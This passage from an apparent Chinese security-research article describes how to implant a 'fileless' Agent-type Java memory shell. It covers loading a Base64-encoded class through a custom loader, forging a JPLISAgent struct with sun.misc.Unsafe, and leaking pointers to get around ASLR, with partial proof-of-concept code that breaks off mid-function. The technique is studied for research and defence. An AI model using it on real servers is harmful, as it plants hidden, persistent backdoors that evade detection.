AAEAAAAFABEAEgAAAYgAEwAUAAEAFQAAAAQAAQAWAQgAFwAYAAEAFQAAAAQAAQAWAAkAGQAaAAEADgAAB2
MABgACAAAHABICuAADEQEUvAhZAxD8VFkEEEhUWQUQg1RZBhDkVFkHEPBUWQgQ6FRZEAYQwFRZEAcDVFkQ
CANUWRAJA1RZEAoQQVRZEAsQUVRZEAwQQVRZEA0QUFRZEA4QUlRZEA8QUVRZEBAQVlRZEBEQSFRZEBIQMV
RZEBMQ0lRZEBQQZVRZEBUQSFRZEBYQi1RZEBcQUlRZEBgQYFRZEBkQSFRZEBoQi1RZEBsQUlRZEBwQGFRZ
EB0QSFRZEB4Qi1RZEB8QUlRZECAQIFRZECEQSFRZECIQi1RZECMQclRZECQQUFRZECUQSFRZECYQD1RZEC
cQt1RZECgQSlRZECkQSlRZECoQTVRZECsQMVRZECwQyVRZEC0QSFRZEC4QMVRZEC8QwFRZEDAQrFRZEDEQ
PFRZEDIQYVRZEDMQfFRZEDQFVFkQNRAsVFkQNhAgVFkQNxBBVFkQOBDBVFkQORDJVFkQOhANVFkQOxBBVF
kQPARUWRA9EMFUWRA+EOJUWRA/EO1UWRBAEFJUWRBBEEFUWRBCEFFUWRBDEEhUWRBEEItUWRBFEFJUWRBG
ECBUWRBHEItUWRBIEEJUWRBJEDxUWRBKEEhUWRBLBFRZEEwQ0FRZEE0Qi1RZEE4QqFRZEE8QiFRZEFADVF
```

```
kQUQNUWRBSA1RZEFMQSFRZEFQQhVRZEFUQwFRZEFYQdFRZEFcQZ1RZEFgQSFRZEFkEVFkQWhDQVFkQWxBQ
VFkQXBCLVFkQXRBIVFkQXhAYVFkQXxBEVFkQYBCLVFkQYRBAVFkQYhAgVFkQYxBJVFkQZARUWRBlENBUWR
BmEONUWRBnEFZUWRBoEEhUWRBpAlRZEGoQyVRZEGsQQVRZEGwQi1RZEG0QNFRZEG4QiFRZEG8QSFRZEHAE
VFkQcRDWVFkQchBNVFkQcxAxVFkQdBDJVFkQdRBIVFkQdhAxVFkQdxDAVFkQeBCsVFkQeRBBVFkQehDBVF
kQexDJVFkQfBANVFkQfRBBVFkQfgRUWRB/EMFUWREAgBA4VFkRAIEQ4FRZEQCCEHVUWREAgxDxVFkRAIQQ
TFRZEQCFBlRZEQCGEExUWREAhxAkVFkRAIgQCFRZEQCJEEVUWREAihA5VFkRAIsQ0VRZEQCMEHVUWREAjR
DYVFkRAI4QWFRZEQCPEERUWREAkBCLVFkRAJEQQFRZEQCSECRUWREAkxBJVFkRAJQEVFkRAJUQ0FRZEQCW
EGZUWREAlxBBVFkRAJgQi1RZEQCZEAxUWREAmhBIVFkRAJsQRFRZEQCcEItUWREAnRBAVFkRAJ4QHFRZEQ
CfEElUWREAoARUWREAoRDQVFkRAKIQQVRZEQCjEItUWREApAdUWREApRCIVFkRAKYQSFRZEQCnBFRZEQCo

ENBUWREAqRBBVFkRAKoQWFRZEQCrEEFUWREArBBYVFkRAK0QXlRZEQCuEFlUWREArxBaVFkRALAQQVRZEQ
CxEFhUWREAshBBVFkRALMQWVRZEQC0EEFUWREAtRBaVFkRALYQSFRZEQC3EINUWREAuBDsVFkRALkQIFRZ
EQC6EEFUWREAuxBSVFkRALwCVFkRAL0Q4FRZEQC+EFhUWREAvxBBVFkRAMAQWVRZEQDBEFpUWREAwhBIVF
kRAMMQi1RZEQDEEBJUWREAxRDpVFkRAMYQV1RZEQDHAlRZEQDIAlRZEQDJAlRZEQDKEF1UWREAyxBIVFkR
AMwQulRZEQDNBFRZEQDOA1RZEQDPA1RZEQDQA1RZEQDRA1RZEQDSA1RZEQDTA1RZEQDUA1RZEQDVEEhUWR
EA1hCNVFkRANcQjVRZEQDYBFRZEQDZBFRZEQDaA1RZEQDbA1RZEQDcEEFUWREA3RC6VFkRAN4QMVRZEQDf
EItUWREA4BBvVFkRAOEQh1RZEQDiAlRZEQDjENVUWREA5BC7VFkRAOUQ8FRZEQDmELVUWREA5xCiVFkRAO
gQVlRZEQDpEEFUWREA6hC6VFkRAOsQplRZEQDsEJVUWREA7RC9VFkRAO4QnVRZEQDvAlRZEQDwENVUWREA
8RBIVFkRAPIQg1RZEQDzEMRUWREA9BAoVFkRAPUQPFRZEQD2EAZUWREA9xB8VFkRAPgQClRZEQD5EIBUWR
EA+hD7VFkRAPsQ4FRZEQD8EHVUWREA/QhUWREA/hC7VFkRAP8QR1RZEQEAEBNUWREBARByVFkRAQIQb1RZ
EQEDEGpUWREBBANUWREBBRBZVFkRAQYQQVRZEQEHEIlUWREBCBDaVFkRAQkCVFkRAQoQ1VRZEQELEGNUWR
EBDBBhVFkRAQ0QbFRZEQEOEGNUWREBDxAuVFkRARAQZVRZEQEREHhUWREBEhBlVFkRARMDVEsUAAQqEgYS
BgO9AAe4AAinAAhMK7YACrEAAQboBvcG+gAJAAMADwAAAB4ABwAAAAwABQANBugANQb3ADoG+gA3BvsAOQ
b/ADsAEAAAABYAAgb7AAQAGwAcAAEAAAcAAB0AHgAAAB8AAAAJAAL3BvoHACAEAAEAIQAAAAIAIg==";
            Class result = new
Myloader().get(Base64.getDecoder().decode(classStr));

            for (Method m:result.getDeclaredMethods())
            {
                System.out.println(m.getName());
                if (m.getName().equals("run"))
                {
                    m.invoke(result,new byte[]{});
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

这样就可以通过自定义一个系统内置类来加载系统库函数的 Native 方法。

无文件落地 Agent 型内存马植入

可行性分析

前面我们讲到了目前 Java 内存马的分类：Agent 型内存马和非 Agent 型内存马。由于非 Agent 型内存马注入后，会产生新的类和对象，同时还会产生各种错综复杂的相互引用关系，比如要创建一个恶意 Filter 内存马，需要先修改已有的 FilterMap，然后新增 FilterConfig、FilterDef，最后还要修改 FilterChain，这一系列操作产生的脏数据


过多，不够整洁。因此我还是认为 Agent 型内存马才是更理想的内存马。

但是目前来看，Agent 型内存马的缺点也非常明显：

- 磁盘有 agent 文件落地
- 需要上传文件，植入步骤复杂
- 如无写文件权限，则无法植入

众所周知，想要动态修改 JVM 中已经加载的类的字节码，必须要通过加载一个 Agent 来实现，这个 Agent 可以是 Java 层的 agent.jar，也可以是 Native 层的 agent.so，但是必须要有个 agent。
有没有一种方法可以既优雅又简洁的植入 Agent 型内存马呢？换句话说，有没有一种方法可以在不依赖额外 Agent 的情况下，动态修改 JVM 中已经加载的类的字节码呢？以前没有，现在有了：）

首先，我们先看一下通过 Agent 动态修改类的流程：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-32d90648-ff54-1.png)

1. 在客户端和目标 JVM 建立 IPC 连接以后，客户端会封装一个用来加载 agent.jar 的 AttachOperation 对象，这个对象里面有三个关键数据：actioName、libName 和 agentPath；
2. 服务端收到 AttachOperation 后，调用 enqueue 压入 AttachOperation 队列等待处理；

3. 服务端处理线程调用 dequeue 方法取出 AttachOperation；

4. 服务端解析 AttachOperation，提取步骤 1 中提到的 3 个参数，调用 actionName 为 load 的对应处理分支，然后加载 libinstrument.so（在 windows 平台为 instrument.dll），执行 AttachOperation 的 On_Attach 函数（由此可以看到，Java 层的 instrument 机制，底层都是通过 Native 层的 Instrument 来封装的）；

5. libinstrument.so 中的 On_Attach 会解析 agentPath 中指定的 jar 文件，该 jar 中调用了 redefineClass 的功能；

6. 执行流转到 Java 层，JVM 会实例化一个 InstrumentationImpl 类，这个类在构造的时候，有个非常重要的参数 mNativeAgent：

```
17
18  public class InstrumentationImpl implements Instrumentation {
19      private final TransformerManager mTransformerManager = new TransformerManager( b: false);
20      private TransformerManager mRetransfomableTransformerManager = null;
21      private final long mNativeAgent;
22      private final boolean mEnvironmentSupportsRedefineClasses;
23      private volatile boolean mEnvironmentSupportsRetransformClassesKnown;
24      private volatile boolean mEnvironmentSupportsRetransformClasses;
25      private final boolean mEnvironmentSupportsNativeMethodPrefix;
26
27      private InstrumentationImpl(long var1, boolean var3, boolean var4) {
28          this.mNativeAgent = var1;
29          this.mEnvironmentSupportsRedefineClasses = var3;
30          this.mEnvironmentSupportsRetransformClassesKnown = false;
31          this.mEnvironmentSupportsRetransformClasses = false;
32          this.mEnvironmentSupportsNativeMethodPrefix = var4;
33      }
34
35      public void addTransformer(ClassFileTransformer var1) { this.addTransformer(var1, false); }
38
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-331a1ec6-ff54-1.png)

这个参数是 long 型，其值是一个 Native 层的指针，指向的是一个 C++ 对象 JPLISAgent。

1. InstrumentationImpl 实例化之后，再继续调用 InstrumentationImpl 类的 redefineClasses 方法，做稍许校验之后继续调用 InstrumentationImpl 的 Native 方法 redefineClasses0

2. 执行流继续走入 Native 层：

```
/*
 * Class:     sun_instrument_InstrumentationImpl
 * Method:    redefineClasses0
 * Signature: ([Ljava/lang/instrument/ClassDefinition;)V
 */
```

```
JNIEXPORT void JNICALL Java_sun_instrument_InstrumentationImpl_redefineClasses0
  (JNIEnv * jnienv, jobject implThis, jlong agent, jobjectArray classDefinitions) {
    redefineClasses(jnienv, (JPLISAgent*)(intptr_t)agent, classDefinitions);
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-3344467e-ff54-1.png)

继续跟入：

```
void
redefineClasses(JNIEnv * jnienv, JPLISAgent * agent, jobjectArray classDefinitions) {
    jvmtiEnv*   jvmtienv                        = jvmti(agent);
    jboolean    errorOccurred                   = JNI_FALSE;
    jclass      classDefClass                   = NULL;
    jmethodID   getDefinitionClassMethodID      = NULL;
    jmethodID   getDefinitionClassFileMethodID  = NULL;
    jvmtiClassDefinition* classDefs             = NULL;
    jbyteArray* targetFiles                     = NULL;
    jsize       numDefs                         = 0;

    jplis_assert(classDefinitions != NULL);

    numDefs = (*jnienv)->GetArrayLength(jnienv, classDefinitions);
    errorOccurred = checkForThrowable(jnienv);
    jplis_assert(!errorOccurred);

    if (!errorOccurred) {
        jplis_assert(numDefs > 0);
        /* get method IDs for methods to call on class definitions */
        classDefClass = (*jnienv)->FindClass(jnienv, "java/lang/instrument/ClassDefinition");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }

    if (!errorOccurred) {
        getDefinitionClassMethodID = (*jnienv)->GetMethodID(    jnienv,
                                                                classDefClass,
                                                                "getDefinitionClass",
                                                                "()Ljava/lang/Class;");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }

    if (!errorOccurred) {
        getDefinitionClassFileMethodID = (*jnienv)->GetMethodID(    jnienv,
                                                                    classDefClass,
                                                                    "getDefinitionClassFile",
                                                                    "()[B");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }

    if (!errorOccurred) {
        classDefs = (jvmtiClassDefinition *) allocate(
                                                jvmtienv,
                                                numDefs * sizeof(jvmtiClassDefinition));
        errorOccurred = (classDefs == NULL);
        jplis_assert(!errorOccurred);
        if ( errorOccurred ) {
            createAndThrowThrowableFromJVMTIErrorCode(jnienv, JVMTI_ERROR_OUT_OF_MEMORY);
        }

        else {
            /*
             * We have to save the targetFile values that we compute so
             * that we can release the class_bytes arrays that are
             * returned by GetByteArrayElements(). In case of a JNI
             * error, we can't (easily) recompute the targetFile values
             * and we still want to free any memory we allocated.
             */
            targetFiles = (jbyteArray *) allocate(jvmtienv,
                                                  numDefs * sizeof(jbyteArray));
            errorOccurred = (targetFiles == NULL);
            jplis_assert(!errorOccurred);
            if ( errorOccurred ) {
                deallocate(jvmtienv, (void*)classDefs);
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201107-33a0c43a-ff54-1.png)

做了一系列判断之后，最终调用 jvmtienv 的 redefineClasses 方法执行类 redefine 操作：

```
if (!errorOccurred) {
    jvmtiError  errorCode = JVMTI_ERROR_NONE;
    errorCode = (*jvmtienv)->RedefineClasses(jvmtienv, numDefs, classDefs);
    if (errorCode == JVMTI_ERROR_WRONG_PHASE) {
        /* insulate caller from the wrong phase error */
        errorCode = JVMTI_ERROR_NONE;
    } else {
        errorOccurred = (errorCode != JVMTI_ERROR_NONE);
        if ( errorOccurred ) {
            createAndThrowThrowableFromJVMTIErrorCode(jnienv, errorCode);
        }
    }
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201107-33d5ffec-ff54-1.png)

接下来理一下思路，在上面的 8 个步骤中，我们只要能跳过前面 5 个步骤，直接从步骤 6 开始执行，即可实现我们的目标。那么问题来了，步骤 6 中在实例化 InstrumentationImpl 的时候需要的非常重要的 mNativeAgent 参数值，这个值是一个指向 JPLISAgent 对象的指针，这个值我们不知道。只有一个办法，我们需要自己在 Native 层组装一个 JPLISAgent 对象，然后把这个对象的地址传给 Java 层 InstrumentationImpl 的构造器，就可以顺利完成后面的步骤。

组装 JPLISAgent

Native 内存操作

想要在 Native 内存上创建对象，首先要获取可控的 Native 内存操作能力。我们知道 Java 有个 DirectByteBuffer，可以提供用户申请堆外内存的能力，这也就说明 DirectByteBuffer 是有操作 Native 内存的能力，而 DirectByteBuffer 底层其实使用的是 Java 提供的 Unsafe 类来操作底层内存的，这里我们也直接使用 Unsafe 进行 Native 内存操作。

通过如下代码获取 Unsafe：

```
Unsafe unsafe = null;

try {
```

```
    Field field = sun.misc.Unsafe.class.getDeclaredField("theUnsafe");
    field.setAccessible(true);
    unsafe = (sun.misc.Unsafe) field.get(null);
} catch (Exception e) {
    throw new AssertionError(e);
}
```

通过 unsafe 的 allocateMemory、putlong、getAddress 方法，可以实现 Native 内存的分配、读写。

分析 JPLISAgent 结构

接下来，就是分析 JPLISAgent 对象的结构了，如下：

```
struct _JPLISAgent {
    JavaVM *            mJVM;                /* handle to the JVM */
    JPLISEnvironment    mNormalEnvironment;  /* for every thing but retransform stuff */
    JPLISEnvironment    mRetransformEnvironment;/* for retransform stuff only */
    jobject             mInstrumentationImpl;/* handle to the Instrumentation instance */
    jmethodID           mPremainCaller;      /* method on the InstrumentationImpl that does the premain stuff (cached to save lots of lookups) */
    jmethodID           mAgentmainCaller;    /* method on the InstrumentationImpl for agents loaded via attach mechanism */
    jmethodID           mTransform;          /* method on the InstrumentationImpl that does the class file transform */
    jboolean            mRedefineAvailable;  /* cached answer to "does this agent support redefine" */
    jboolean            mRedefineAdded;      /* indicates if can_redefine_classes capability has been added */
    jboolean            mNativeMethodPrefixAvailable; /* cached answer to "does this agent support prefixing" */
    jboolean            mNativeMethodPrefixAdded;     /* indicates if can_set_native_method_prefix capability has been added */
    char const *        mAgentClassName;     /* agent class name */
    char const *        mOptionsString;      /* -javaagent options string */
    const char *        mJarfile;            /* agent jar file name */
};
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-340b84a0-ff54-1.png)

JPLISAgent 是一个复杂的数据结构。由上文中 redefineClasses 代码可知，最终实现 redefineClasses 操作的是 * jvmtienv 的 redefineClasses 函数。但是这个 jvmtienv 的指针，是通过 jvmti(JPLISAgent) 推导出来的，如下：

```
void
redefineClasses(JNIEnv * jnienv, JPLISAgent * agent, jobjectArray classDefinitions) {
    jvmtiEnv*    jvmtienv                    = jvmti(agent);
    jboolean     errorOccurred               = JNI_FALSE;
    jclass       classDefClass               = NULL;
    jmethodID    getDefinitionClassMethodID  = NULL;
    jmethodID    getDefinitionClassFileMethodID  = NULL;
    jvmtiClassDefinition* classDefs          = NULL;
    jbyteArray* targetFiles                  = NULL;
    jsize        numDefs                     = 0;
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3437ed88-ff54-1.png)

而 jvmti 是一个宏：

```
#define jvmti(a) a->mNormalEnvironment.mJVMTIEnv
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3451e90e-ff54-1.png)

而在执行到 * jvmtienv 的 redefineClasses 之前，还有多处如下调用都用到了 jvmtienv：

```
     * and we still want to free any memory we allocated.
     */
    targetFiles = (jbyteArray *) allocate(jvmtienv,
                                          numDefs * sizeof(jbyteArray));
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-34723dee-ff54-1.png)

因此，我们至少要保证我们自己组装的 JPLISAgent 对象需要成功推导出 jvmtienv 的指针，也就是 JPLISAgent 的 mNormalEnvironment 成员，其结构如下：

```
struct _JPLISEnvironment {
    jvmtiEnv *              mJVMTIEnv;          /* the JVM TI environment */
    JPLISAgent *            mAgent;             /* corresponding agent */
    jboolean                mIsRetransformer;   /* indicates if special environment */
};
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3492832e-ff54-1.png)

可以看到这个结构里存在一个回环指针 mAgent，又指向了 JPLISAgent 对象，另外，还有个最重要的指针 mJVMTIEnv，这个指针是指向内存中的 JVMTIEnv 对象的，这是 JVMTI 机制的核心对象。
另外，经过分析，JPLISAgent 对象中还有个 mRedefineAvailable 成员，必须要设置成 true。


接下来就是要确定 JVMTIEnv 的地址了。

定位 JVMTIEnv

通过动态分析可知，0x000002E62D8EE950 为 JPLISAgent 的地址，0x000002E62D8EE950+0x8（0x000002E62D8EEB60）为 mJVMTIEnv，即指向 JVMTIEnv 指针的指针：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34b7b64e-ff54-1.png)
转到该指针：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34dc9af4-ff54-1.png)

可以看到 0x6F78A220 即为 JVMTIEnv 对象的真实地址，通过分析发现，该对象存在于 jvm 模块的地址空间中，而且偏移量是固定的，那只要找到 jvm 模块的加载基址，加加上固定的偏移量即是 JVMTIEnv 对象的真实地址。但是，现代操作系统默认都开启了 ASLR，因此 jvm 模块的基址并不可知。

信息泄露获取 JVM 基址


由上文可知，Unsafe 提供了堆外内存的分配能力，这里的堆并不是 OS 层面的堆，而是 Java 层面的堆，无论是 Unsafe 分配的堆外地址，还是 Java 的堆内地址，其都在 OS 层的堆空间内。经过分析发现，在通过 Unsafe 分配一个很小的堆外空间时，这个

堆外空间的前后内存中，存在大量的指针，而这些指针中，有一些指针指向 jvm 的地址空间。

编写如下代码：


```
long allocateMemory = unsafe.allocateMemory(3);
System.out.println("allocateMemory:"+Long.toHexString(allocateMemory));
```


输出如下：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34fc2e14-ff54-1.png)


定位到地址 0x2e61a1b67d0：





(https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-3532601a-ff54-1.png)

可见前后有很多指针，绿色的那些指针，都指向 jvm 的地址空间：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-3566f9f6-ff54-1.png)

但是，这部分指针并不可复现，也就是说这些指针相对于 allocateMemory 的偏移量和指针值都不是固定的，也就是说我们根本无法从这些动态的指针里去推导出一个固定的 jvm 模块基址。当对一个事物的内部运作机制不了解时，最高效的方法就是利用统计学去解决问题。于是我通过开发辅助程序，多次运行程序，收集大量的前后指针列表，这些指针中有大量是重复出现的，然后根据指针末尾两个字节，做了一个字典，当然只做 2 个字节的匹配，很容易出错，于是我又根据这些大量指针指向的指针，取末尾两个字节，又做了一个和前面一一对应的字典。这样我们就制作了一个二维字典，并根据指针重复出现的频次排序。POC 运行的时候，会以 allocateMemory 开始，往前往后进行字典匹配，可以准确的确定 jvm 模块的基址。
部分字典结构如下：
"'3920':'a5b0':'633920','fe00':'a650':'60fe00','99f0':'cccc':'5199f0','8250':'a650':'638250','d200':'fdd0':'63d200','da70':'b7e0':'67da70'
每个条目含有 3 个元素，第一个为指针末尾 2 字节，第二个元素为指针指向的指针末尾两个字节，第三个元素为指针与 baseAddress 的偏移量。
基址确定了，jvmtienv 的具体地址就确定了。当然拿到了 jvm 的地址，加上 JavaVM 的偏移量便可以直接获得 JavaVM 的地址。

开始组装

拿到 jvm 模块的基址后，就万事俱备了，下面准备装配 JPLISAgent 对象，代码如下：

```
private static long getAgent(long jvmtiAddress)
    {
        Unsafe unsafe = getUnsafe();
        long agentAddr=unsafe.allocateMemory(0x200);
        long jvmtiStackAddr=unsafe.allocateMemory(0x200);
        unsafe.putLong(jvmtiStackAddr,jvmtiAddress);
        unsafe.putLong(jvmtiStackAddr+8,0x30010100000071eel);

        unsafe.putLong(jvmtiStackAddr+0x168,0x90909090000000200l);
        System.out.println("long:"+Long.toHexString(jvmtiStackAddr+0x168));
        unsafe.putLong(agentAddr,jvmtiAddress-0x234f0);

        unsafe.putLong(agentAddr+0x8,jvmtiStackAddr);
        unsafe.putLong(agentAddr+0x10,agentAddr);
